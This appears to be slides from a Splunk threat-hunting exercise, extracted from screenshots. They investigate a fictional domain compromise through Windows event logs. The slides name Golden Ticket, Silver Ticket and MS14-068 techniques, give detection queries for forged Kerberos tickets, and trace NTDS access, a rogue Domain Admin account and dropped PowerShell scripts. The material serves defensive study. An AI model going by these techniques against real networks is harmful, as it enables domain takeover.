
daffligem

| 1 | sourcetype=wineventlog source=wineventlog:security host=titan kpilsner | All time ▾ | |
|---|---|---------------------|-----------|
| 2 | stats count by EventCode EventDescription | | |
| ✓ 276 events (8/2/19 8:00:00.000 AM to 7/15/25 9:47:23.000 PM) | | No Event Sampling ▾ | |
| Events Patterns Statistics (17) Visualization | | | |
| 20 Per Page ▾ | | Preview ▾ | |
| EventCode ▾ ↴ | EventDescription ▾ | | count ▾ ↴ |
| 4624 | An account was successfully logged on. | | 11 |
| 4634 | An account was logged off. | | 11 |
| 4661 | A handle to an object was requested. | | 10 |
| 4672 | Special privileges assigned to new logon. | | 11 |
| 4698 | A scheduled task was created. | | 1 |
| 4720 | A user account was created. | | 1 |
| 4722 | A user account was enabled. | | 1 |
| 4724 | An attempt was made to reset an account's password. | | 1 |
| 4728 | A member was added to a security-enabled global group. | | 1 |
| 4732 | A member was added to a security-enabled local group. | | 1 |
| 4735 | A security-enabled local group was changed. | | 1 |
| 4737 | A security-enabled global group was changed. | | 1 |
| 4738 | A user account was changed. | | 1 |
| 4769 | A Kerberos service ticket was requested. | | 2 |
| 4985 | The state of a transaction has changed. | | 1 |
| 5140 | A network share object was accessed. | | 14 |
| 5145 | A network share object was checked to see whether the client can be granted desired access. | | 207 |

```
sourcetype=WinEventLog source=WinEventLog:Security host=titan kpilsner  
| timechart count by EventDescription limit=20
```



```
sourcetype=WinEventLog source=WinEventLog:Security host=titan kpilsner  
| timechart count by EventDescription limit=20
```



| 1 | sourcetype=wineventlog source=wineventlog:security host=titan kpilsner | All time ▾ | |
|---|---|---------------------|-----------|
| 2 | stats count by EventCode EventDescription | | |
| ✓ 276 events (8/2/19 8:00:00.000 AM to 7/15/25 9:47:23.000 PM) | | No Event Sampling ▾ | |
| Events Patterns Statistics (17) Visualization | | | |
| 20 Per Page ▾ | | Preview ▾ | |
| EventCode ▾ ↴ | EventDescription ▾ | | count ▾ ↴ |
| 4624 | An account was successfully logged on. | | 11 |
| 4634 | An account was logged off. | | 11 |
| 4661 | A handle to an object was requested. | | 10 |
| 4672 | Special privileges assigned to new logon. | | 11 |
| 4698 | A scheduled task was created. | | 1 |
| 4720 | A user account was created. | | 1 |
| 4722 | A user account was enabled. | | 1 |
| 4724 | An attempt was made to reset an account's password. | | 1 |
| 4728 | A member was added to a security-enabled global group. | | 1 |
| 4732 | A member was added to a security-enabled local group. | | 1 |
| 4735 | A security-enabled local group was changed. | | 1 |
| 4737 | A security-enabled global group was changed. | | 1 |
| 4738 | A user account was changed. | | 1 |
| 4769 | A Kerberos service ticket was requested. | | 2 |
| 4985 | The state of a transaction has changed. | | 1 |
| 5140 | A network share object was accessed. | | 14 |
| 5145 | A network share object was checked to see whether the client can be granted desired access. | | 207 |

Capturing Domain Administrator Rights Account

MS14-068 Exploit

Golden Ticket (Mimikatz)

Silver Ticket (Mimikatz)

- Tool Overview

Category

Capturing Administrator Rights/Account

Description

Forges Kerberos authentication tickets and connects to a remote host.

Example of Presumed Tool Use During an Attack

This tool is used to connect to a remote host by using the forged authentication ticket.

| # | Log | Event ID | Task Category | Event Details |
|---|--------------------------------------|----------|--|--|
| 1 | Microsoft-Windows-Sysmon/Operational | 3 | Network connection detected (rule: NetworkConnect) | <p>Network connection detected.</p> <ul style="list-style-type: none">• DestinationIp/DestinationHostname/DestinationPort: IP name/Port number• Protocol: Protocol (tcp)• Image: Path to the executable file (C:\Windows\System32\cmd.exe)• ProcessGuid/ProcessId: Process ID• SourceIp/SourceHostname/SourcePort: Source IP address (Domain Controller port: 88) |
| 2 | Security | 4672 | Special Logon | <p>Privileges assigned to a new logon.</p> <ul style="list-style-type: none">• Privileges: Assigned privileges (SeSecurityPrivilege, SeBackupPrivilege, SeRestorePrivilege, SeTakeOwnershipPrivilege, SeDebugPrivilege, SeSystemEnvironmentPrivilege, SeLoadDriverPrivilege, SeManageVolumePrivilege, SeEnableDelegationPrivilege)• Subject > Security ID/Account Name/Account Domain: user who executed the tool• Subject > Logon ID: Session ID of the user who executed the tool |
| | | | | <p>A Kerberos service ticket was requested.</p> <ul style="list-style-type: none">• Network Information > Client Address: Source IP address (source host IP address) |

<https://jpcertcc.github.io/ToolAnalysisResultSheet/#>

New Search

Save As ▾

Create

```
1 host=titan source="WinEventLog:Security" sourcetype=WinEventLog kpilsner
2 ((EventCode=4769 Service_Name=krbtgt) OR
3 (EventCode=4672 privilege_id=SeBackupPrivilege privilege_id=SeSecurityPrivilege privilege_id=SeRestorePrivilege privilege_id=SeTakeOwnershipPrivilege privilege_id=SeDebugPrivilege
   privilege_id=SeSystemEnvironmentPrivilege privilege_id=SeLoadDriverPrivilege privilege_id=SeImpersonatePrivilege privilege_id=SeEnableDelegationPrivilege) OR
4 (EventCode=4624 Authentication_Package=Kerberos Logon_Type=3) OR
5 (EventCode=5145 Share_Name="\\\\*\\C$" (Accesses=SYNCHRONIZE OR Accesses=ReadAttributes))
6 | table _time RecordNumber EventCode Account_Name Account_Domain Category Subcategory privilege Relative_Target_Name Accesses
7 | sort + RecordNumber
8 | fields - RecordNumber
```

| _time | EventCode | Account_Name | Account_Domain | Category | Subcategory | privilege | Relative_Target_Name | Accesses |
|---------------------|-----------|----------------------------|--------------------|---------------|---|---|----------------------|----------------|
| 2019-08-02 09:52:40 | 4769 | Kpilsner@thirstyberner.com | thirstyberner.com | Account Logon | Kerberos Service Ticket Operations | | | |
| 2019-08-02 09:52:40 | 4672 | Kpilsner | THIRSTYBERNER | Privilege Use | Sensitive Privilege Use / Non Sensitive Privilege Use | Manage auditing and security log Back up files and directories Restore files and directories Take ownership of files or other objects Debug programs Modify firmware environment values Load and unload device drivers Impersonate a Client After Authentication Enable computer and user accounts to be trusted for delegation | | |
| 2019-08-02 09:52:40 | 4624 | - Kpilsner | - THIRSTYBERNER | Logon/Logoff | Logon | | | |
| 2019-08-02 09:52:40 | 5145 | Kpilsner | THIRSTYBERNER | Object Access | Detailed File Share | \ | | ReadAttributes |
| 2019-08-02 09:52:40 | 5145 | Kpilsner | THIRSTYBERNER | Object Access | Detailed File Share | \ | | SYNCHRONIZE |
| 2019-08-02 09:52:57 | 5145 | Kpilsner | THIRSTYBERNER | Object Access | Detailed File Share | windows\ntds | | ReadAttributes |
| 2019-08-02 09:52:57 | 5145 | Kpilsner | THIRSTYBERNER | Object Access | Detailed File Share | \ | | SYNCHRONIZE |
| 2019-08-02 09:52:57 | 5145 | Kpilsner | THIRSTYBERNER | Object Access | Detailed File Share | Windows | | SYNCHRONIZE |



| time | EventCode | Account_Name | Account_Domain | Category | Subcategory | privilege | Relative_Target_Name | Accesses |
|---------------------|-----------|--------------|----------------|---------------|---------------------|-----------|--|----------------|
| 2019-08-02 09:53:43 | 5145 | Kpilsner | THIRSTYBERNER | Object Access | Detailed File Share | | Files\Safety\How-Well-Do-You-Know-Your-Brewery-Chemicals.pdf | SYNCHRONIZE |
| 2019-08-02 09:53:53 | 5145 | Kpilsner | THIRSTYBERNER | Object Access | Detailed File Share | | Files\Research | SYNCHRONIZE |
| 2019-08-02 09:53:54 | 5145 | Kpilsner | THIRSTYBERNER | Object Access | Detailed File Share | | Files\Research\bioteching-poor-beer-for-poor-countries-P19.pdf | SYNCHRONIZE |
| 2019-08-02 09:53:58 | 5145 | Kpilsner | THIRSTYBERNER | Object Access | Detailed File Share | | Files\Marketing | SYNCHRONIZE |
| 2019-08-02 09:54:04 | 5145 | Kpilsner | THIRSTYBERNER | Object Access | Detailed File Share | | Files\Manufacturing | SYNCHRONIZE |
| 2019-08-02 09:54:04 | 5145 | Kpilsner | THIRSTYBERNER | Object Access | Detailed File Share | | Files\Manufacturing\2010_10_brewerycipautomation.pdf | SYNCHRONIZE |
| 2019-08-02 09:54:09 | 5145 | Kpilsner | THIRSTYBERNER | Object Access | Detailed File Share | | Files\Finance | SYNCHRONIZE |
| 2019-08-02 09:54:15 | 5145 | Kpilsner | THIRSTYBERNER | Object Access | Detailed File Share | | Files\Finance\HighFiveBusinessPlan_Final-1.pdf | SYNCHRONIZE |
| 2019-08-02 09:54:16 | 5145 | Kpilsner | THIRSTYBERNER | Object Access | Detailed File Share | | Files\leckereien.tar.gz | ReadAttributes |
| 2019-08-02 09:54:47 | 5145 | Kpilsner | THIRSTYBERNER | Object Access | Detailed File Share | | Files\leckereien.tar.gz | ReadAttributes |
| 2019-08-02 09:54:47 | 5145 | Kpilsner | THIRSTYBERNER | Object Access | Detailed File Share | | Files | SYNCHRONIZE |
| 2019-08-02 09:55:26 | 5145 | Kpilsner | THIRSTYBERNER | Object Access | Detailed File Share | | \ | SYNCHRONIZE |
| 2019-08-02 09:55:26 | 5145 | Kpilsner | THIRSTYBERNER | Object Access | Detailed File Share | | FILES | SYNCHRONIZE |

```

1 (EventCode=5145 Share_Name="\\\\*\\C$" (Accesses!=SYNCHRONIZE Accesses!=ReadAttributes Accesses!=READ_CONTROL))
2 | table _time RecordNumber EventCode Account_Name Account_Domain Category Subcategory privilege Relative_Target_Name Accesses
3 | sort + RecordNumber
4 | fields - RecordNumber

```

All time ▾



(Accesses!=SYNCHRONIZE Accesses!=ReadAttributes Accesses!=READ_CONTROL)

✓ 8 events (8/2/19 8:00:00.000 AM to 7/15/2510)

Events Patterns Statistics (8) Visualization

20 Per Page ▾

Preview ▾

| _time | EventCode | Account_Name | Account_Domain | Category | Subcategory | privilege | Relative_Target_Name | Accesses |
|---------------------|-----------|--------------|----------------|---------------|---------------------|-----------|--|---|
| 2019-08-02 09:53:22 | 5145 | Kpilsner | THIRSTYBERNER | Object Access | Detailed File Share | | Files\leckereien.tar.gz | WriteData (or AddFile) |
| 2019-08-02 09:55:26 | 5145 | Kpilsner | THIRSTYBERNER | Object Access | Detailed File Share | | Files\leckereien.tar.gz | DELETE |
| 2019-08-02 09:55:39 | 5145 | Kpilsner | THIRSTYBERNER | Object Access | Detailed File Share | | windows\system32\printdrv | AppendData (or AddSubdirectory or CreatePipeInstance) |
| 2019-08-02 09:55:47 | 5145 | Kpilsner | THIRSTYBERNER | Object Access | Detailed File Share | | windows\system32\printdrv\msfont.ps1 | DELETE |
| 2019-08-02 09:55:47 | 5145 | Kpilsner | THIRSTYBERNER | Object Access | Detailed File Share | | windows\system32\printdrv\msfont.ps1 | WriteData (or AddFile) |
| 2019-08-02 09:55:47 | 5145 | Kpilsner | THIRSTYBERNER | Object Access | Detailed File Share | | windows\system32\printdrv\printdrv.ps1 | DELETE |
| 2019-08-02 09:55:47 | 5145 | Kpilsner | THIRSTYBERNER | Object Access | Detailed File Share | | windows\system32\printdrv\printdrv.ps1 | WriteData (or AddFile) |
| 2019-08-02 11:23:53 | 5145 | Kpilsner | THIRSTYBERNER | Object Access | Detailed File Share | | Files\kennwort\kennwort.tar.gz | WriteData (or AddFile) |

```
1 sourcetype=wineventlog source=wineventlog:security host=titan kpilsner
2 | stats count by EventCode EventDescription
```

All time ▾



✓ 276 events (8/2/19 8:00:00.000 AM to 7/15/25 10:12:33.000 PM)

No Event Sampling ▾

Job ▾



Smart Mode ▾

Events Patterns Statistics (17) Visualization

20 Per Page ▾

Format

Preview ▾

EventCode ▾

EventDescription ▾

count ▾

Golden Ticket

4624 An account was successfully logged on.

11

4634 An account was logged off.

11

4661 A handle to an object was requested.

10

Golden Ticket

4672 Special privileges assigned to new logon.

11

4698 A scheduled task was created.

1

Finding

4720 A user account was created.

1

4722 A user account was enabled.

1

4724 An attempt was made to reset an account's password.

1

4728 A member was added to a security-enabled global group.

1

Finding

4732 A member was added to a security-enabled local group.

1

4735 A security-enabled local group was changed.

1

4737 A security-enabled global group was changed.

1

4738 A user account was changed.

1

Golden Ticket

4769 A Kerberos service ticket was requested.

2

4985 The state of a transaction has changed.

1

5140 A network share object was accessed.

14

Golden Ticket

5145 A network share object was checked to see whether the client can be granted desired access.

207

1 sourcetype=wineventlog source=wineventlog:security host=titan kpilsner

✓ 276 events (8/2/19 8:00:00.000 AM to 7/15/25 10:17:00.000 PM) No Event Sampling ▾

Events (276) Patterns Statistics Visualization

Format Timeline ▾ — Zoom Out + Zoom to Selection × Deselect

Category

5 Values, 100% of events

Reports

Top values Top values by time Events with this field

| Values | Count |
|--------------------|-------|
| Object Access | 233 |
| Logon/Logoff | 22 |
| Privilege Use | 11 |
| Account Management | 8 |
| Account Logon | 2 |

SELECTED FIELDS

◀ Hide Fields ▶ All Fields

a Category 5
a dest 1
a dest_ip 1
EventCode 17
a EventDescription 17
a host 1
a member_dn 6
a member_id 7
a Relative_Target_Name 82
a Security_ID 5
a Share_Name 3
a Share_Path 2
a source 1
a Source_Address 2

INTERESTING FIELDS

a Access_Mask 14
84.42%
7.971%
3.986%
2.898%
0.725%

TaskCategory

12 Values, 100% of events

Reports

Top values Top values by time Events with this field

Top 10 Values

| | Count | % |
|------------------------------------|-------|--------|
| Detailed File Share | 207 | 75% |
| File Share | 14 | 5.072% |
| Logoff | 11 | 3.986% |
| Logon | 11 | 3.986% |
| Special Logon | 11 | 3.986% |
| SAM | 6 | 2.174% |
| Directory Service Access | 4 | 1.449% |
| Security Group Management | 4 | 1.449% |
| User Account Management | 4 | 1.449% |
| Kerberos Service Ticket Operations | 2 | 0.725% |

An account was logged off. | Security_ID = THIRSTYBERNER
0.1.1.10 | host = titan | member_dn = Kpilsner
| Security | sourcetype = WinEventLog | user = Kpilsner

> 8/2/19 08/02/2019 11:24:14 AM
11:24:14.000 AM ... 12 lines omitted ...
Subject:
Security ID: THIRSTYBERNER\Administrator

| i | Time | Event |
|---|--------------------------|--|
| > | 8/2/19 9:58:18.000 AM | <p>08/02/2019 09:58:18 AM</p> <p>LogName=Security</p> <p>SourceName=Microsoft Windows security auditing.</p> <p>EventCode=4737</p> <p>EventType=0</p> <p>Type=Information</p> <p>ComputerName=titan.thirstyberner.com</p> <p>TaskCategory=Security Group Management</p> <p>OpCode=Info</p> <p>RecordNumber=319120</p> <p>Keywords=Audit Success</p> <p>Message=A security-enabled global group was changed.</p> <p>Subject:</p> <p> Security ID: THIRSTYBERNER\Administrator</p> <p> Account Name: Kpilsner</p> <p> Account Domain: THIRSTYBERNER</p> <p> Logon ID: 0x1C7DD53</p> <p>Group:</p> <p> Security ID: THIRSTYBERNER\Domain Admins</p> <p> Group Name: Domain Admins</p> <p> Group Domain: THIRSTYBERNER</p> |

```
1 sourcetype=wineventlog source=wineventlog:security host=titan Category="Account Management"
2 | eval Subject_Security_ID=mvindex(Security_ID,0)
3 | eval Subject_Account=mvindex(Account_Name,0)
4 | eval Target_Security_ID;if(EventCode IN (4735,4737),"", mvindex(Security_ID,1))
5 | eval Group_Security_ID;if(EventCode IN (4735,4737),mvindex(Security_ID,1),mvindex(Security_ID,2))
6 | table _time RecordNumber EventCode EventDescription action Subject_Account Subject_Security_ID Target_Security_ID Group_Security_ID Display_Name
7 | sort + RecordNumber
8 | fields - RecordNumber
```

| _time | EventCode | EventDescription | action | Subject_Account | Subject_Security_ID | Target_Security_ID | Group_Security_ID | Display_Name |
|---------------------|-----------|--|----------|-----------------|-----------------------------|-------------------------|-----------------------------|-----------------|
| 2019-08-02 09:57:12 | 4720 | A user account was created. | created | Kpilsner | THIRSTYBERNER\Administrator | THIRSTYBERNER\daffligem | | <value not set> |
| 2019-08-02 09:57:12 | 4722 | A user account was enabled. | modified | Kpilsner | THIRSTYBERNER\Administrator | THIRSTYBERNER\daffligem | | |
| 2019-08-02 09:57:12 | 4724 | An attempt was made to reset an account's password. | modified | Kpilsner | THIRSTYBERNER\Administrator | THIRSTYBERNER\daffligem | | |
| 2019-08-02 09:57:12 | 4738 | A user account was changed. | modified | Kpilsner | THIRSTYBERNER\Administrator | THIRSTYBERNER\daffligem | | Dan Affligem |
| 2019-08-02 09:57:46 | 4732 | A member was added to a security-enabled local group. | success | Kpilsner | THIRSTYBERNER\Administrator | THIRSTYBERNER\daffligem | BUILTIN\Administrators | |
| 2019-08-02 09:57:46 | 4735 | A security-enabled local group was changed. | success | Kpilsner | THIRSTYBERNER\Administrator | | BUILTIN\Administrators | |
| 2019-08-02 09:58:18 | 4728 | A member was added to a security-enabled global group. | success | Kpilsner | THIRSTYBERNER\Administrator | THIRSTYBERNER\daffligem | THIRSTYBERNER\Domain Admins | |
| 2019-08-02 09:58:18 | 4737 | A security-enabled global group was changed. | success | Kpilsner | THIRSTYBERNER\Administrator | | THIRSTYBERNER\Domain Admins | |

New Search

Save As ▾

```
1 | tstats count from datamodel=Change  
2 where nodename=All_Changes.Account_Management (All_Changes.Account_Management.src_user=kpilsner OR All_Changes.user=kpilsner) All_Changes.dest=titan.thirstyberner.com  
3 groupby All_Changes.Account_Management.src_nt_domain All_Changes.Account_Management.src_user All_Changes.Account_Management.dest_nt_domain All_Changes.action  
4 All_Changes.result All_Changes.result_id All_Changes.user All_Changes.object time span=1s  
5 | `drop_dm_object_name(All_Changes)` | `drop_dm_object_name(Account_Management)`  
6 | sort + _time
```

| src_nt_domain | src_user | dest_nt_domain | action | result | result_id | user | object | _time | count |
|---|----------|----------------|----------|---|-----------|---|-------------|---------------------|-------|
| THIRSTYBERNER | Kpilsner | THIRSTYBERNER | created | A user account was created | 4720 | daffligem | WinEventLog | 2019-08-02 09:57:12 | 1 |
| THIRSTYBERNER | Kpilsner | THIRSTYBERNER | modified | A user account was changed | 4738 | daffligem | WinEventLog | 2019-08-02 09:57:12 | 1 |
| THIRSTYBERNER | Kpilsner | THIRSTYBERNER | modified | A user account was enabled | 4722 | daffligem | WinEventLog | 2019-08-02 09:57:12 | 1 |
| THIRSTYBERNER | Kpilsner | THIRSTYBERNER | modified | An attempt was made to reset an accounts password | 4724 | daffligem | WinEventLog | 2019-08-02 09:57:12 | 1 |
| THIRSTYBERNER\Administrator BUILTIN | unknown | Builtin | success | A security-enabled local group was changed | 4735 | Kpilsner | WinEventLog | 2019-08-02 09:57:46 | 1 |
| THIRSTYBERNER\Administrator THIRSTYBERNER\daffligem BUILTIN | Kpilsner | Builtin | success | A member was added to a security-enabled local group | 4732 | - | WinEventLog | 2019-08-02 09:57:46 | 1 |
| THIRSTYBERNER\Administrator THIRSTYBERNER | unknown | THIRSTYBERNER | success | A security-enabled global group was changed | 4737 | Kpilsner | WinEventLog | 2019-08-02 09:58:18 | 1 |
| THIRSTYBERNER\Administrator THIRSTYBERNER\daffligem THIRSTYBERNER | Kpilsner | THIRSTYBERNER | success | A member was added to a security-enabled global group | 4728 | CN=daffligem,CN=Users,DC=thirstyberner,DC=com | WinEventLog | 2019-08-02 09:58:18 | 1 |

```
1 sourcetype=wineventlog source=wineventlog:security host=titan kpilsner
2 | stats count by EventCode EventDescription
```

All time ▾



✓ 276 events (8/2/19 8:00:00.000 AM to 7/15/25 10:12:33.000 PM)

No Event Sampling ▾

Job ▾



Smart Mode ▾

Events Patterns Statistics (17) Visualization

20 Per Page ▾

Format

Preview ▾

EventCode ▾

EventDescription ▾

count ▾

Golden Ticket

4624 An account was successfully logged on.

11

4634 An account was logged off.

11

4661 A handle to an object was requested.

10

Golden Ticket

4672 Special privileges assigned to new logon.

11

4698 A scheduled task was created.

1

Finding

4720 A user account was created.

1

Account Management

4722 A user account was enabled.

1

4724 An attempt was made to reset an account's password.

1

4728 A member was added to a security-enabled global group.

1

Finding

4732 A member was added to a security-enabled local group.

1

4735 A security-enabled local group was changed.

1

Account Management

4737 A security-enabled global group was changed.

1

4738 A user account was changed.

1

Golden Ticket

4769 A Kerberos service ticket was requested.

2

4985 The state of a transaction has changed.

1

Golden Ticket

5140 A network share object was accessed.

14

5145 A network share object was checked to see whether the client can be granted desired access.

207

1 host=titan source=wineventlog:security sourcetype=wineventlog kpilsner EventCode IN [4634,4661,4698,4985,5140] All time ▾ 🔍

✓ 37 events (8/2/19 8:00:00.000 AM to 7/16/25 3:57:58.000 PM) No Event Sampling ▾ Job ▾ II ⏪ ⏴ ⏵ Smart Mode ▾

Events (37) Patterns Statistics Visualization Format Timeline ▾ — Zoom Out + Zoom to Selection × Deselect 1 month per column

EventDescription

5 Values, 100% of events

Selected Yes No

Reports

Top values Top values by time Events with this field

| Values | Count | % |
|---|-------|---------|
| A network share object was accessed. | 14 | 37.838% |
| An account was logged off. | 11 | 29.73% |
| A handle to an object was requested. | 10 | 27.027% |
| A scheduled task was created. | 1 | 2.703% |
| The state of a transaction has changed. | 1 | 2.703% |

Account Domain: THIRSTYBERNER

= An account was logged off. Security_ID = THIRSTYBERNER\Administrator

Category

2 Values, 100% of events

Selected Yes No

Reports

Top values Top values by time Events with this field

| Values | Count | % |
|---------------|-------|--------|
| Object Access | 26 | 70.27% |
| Logon/Logoff | 11 | 29.73% |

© 2025 SPLUNK LLC Cisco Confidential

1 host=titan source=wineventlog:security sourcetype=wineventlog kpilsner EventCode IN (4634,4661,4698,4985,5140)
2 EventDescription="A scheduled task was created."

All time ▾

✓ 1 event (8/2/19 8:00:00.000 AM to 7/16/25 4:01:06.000 PM) No Event Sampling ▾ Job ▾ II ⌂ ⌄ ⌅ Smart Mode ▾

Events (1) Patterns Statistics Visualization

Format Timeline ▾ - Zoom Out + Zoom to Selection × Deselect 1 month per column

| List ▾ | Format | 20 Per Page ▾ |
|--|--|--|
| <input type="button" value="Hide Fields"/> <input type="button" value="All Fields"/> | <input type="button" value="Time"/> <input type="button" value="Event"/> | |
| | > 8/2/19 ... 15 lines omitted ... 9:58:56.000 AM Account Name: Kpilsner Account Domain: THIRSTYBERNER ... 7 lines omitted ... <Date>2019-08-01T00:58:55</Date> <Author>Kpilsner</Author> </RegistrationInfo> | <input type="button" value="Show all 67 lines"/> |
| SELECTED FIELDS | | Category = Object Access EventCode = 4698 EventDescription = A scheduled task was created. Security_ID = THIRSTYBERNER\Administrator TaskCategory = Other Object Access Events dest = titan.thirstyberner.com dest_ip = 10.1.1.10 host = titan member_dn = Kpilsner member_id = THIRSTYBERNER\Administrator source = WinEventLog:Security sourcetype = WinEventLog user = Kpilsner |

| Time | Event | | | | | | | | | | | | | | | | | | | | | | |
|--------------------------|--|--------------|-----------------------------|---------------|----------|-----------------|---------------|-----------|-----------|------------|---|---------------|---|--|--|--|--------------------|--|----------------------------------|--|---------------------------|--|---------------------|
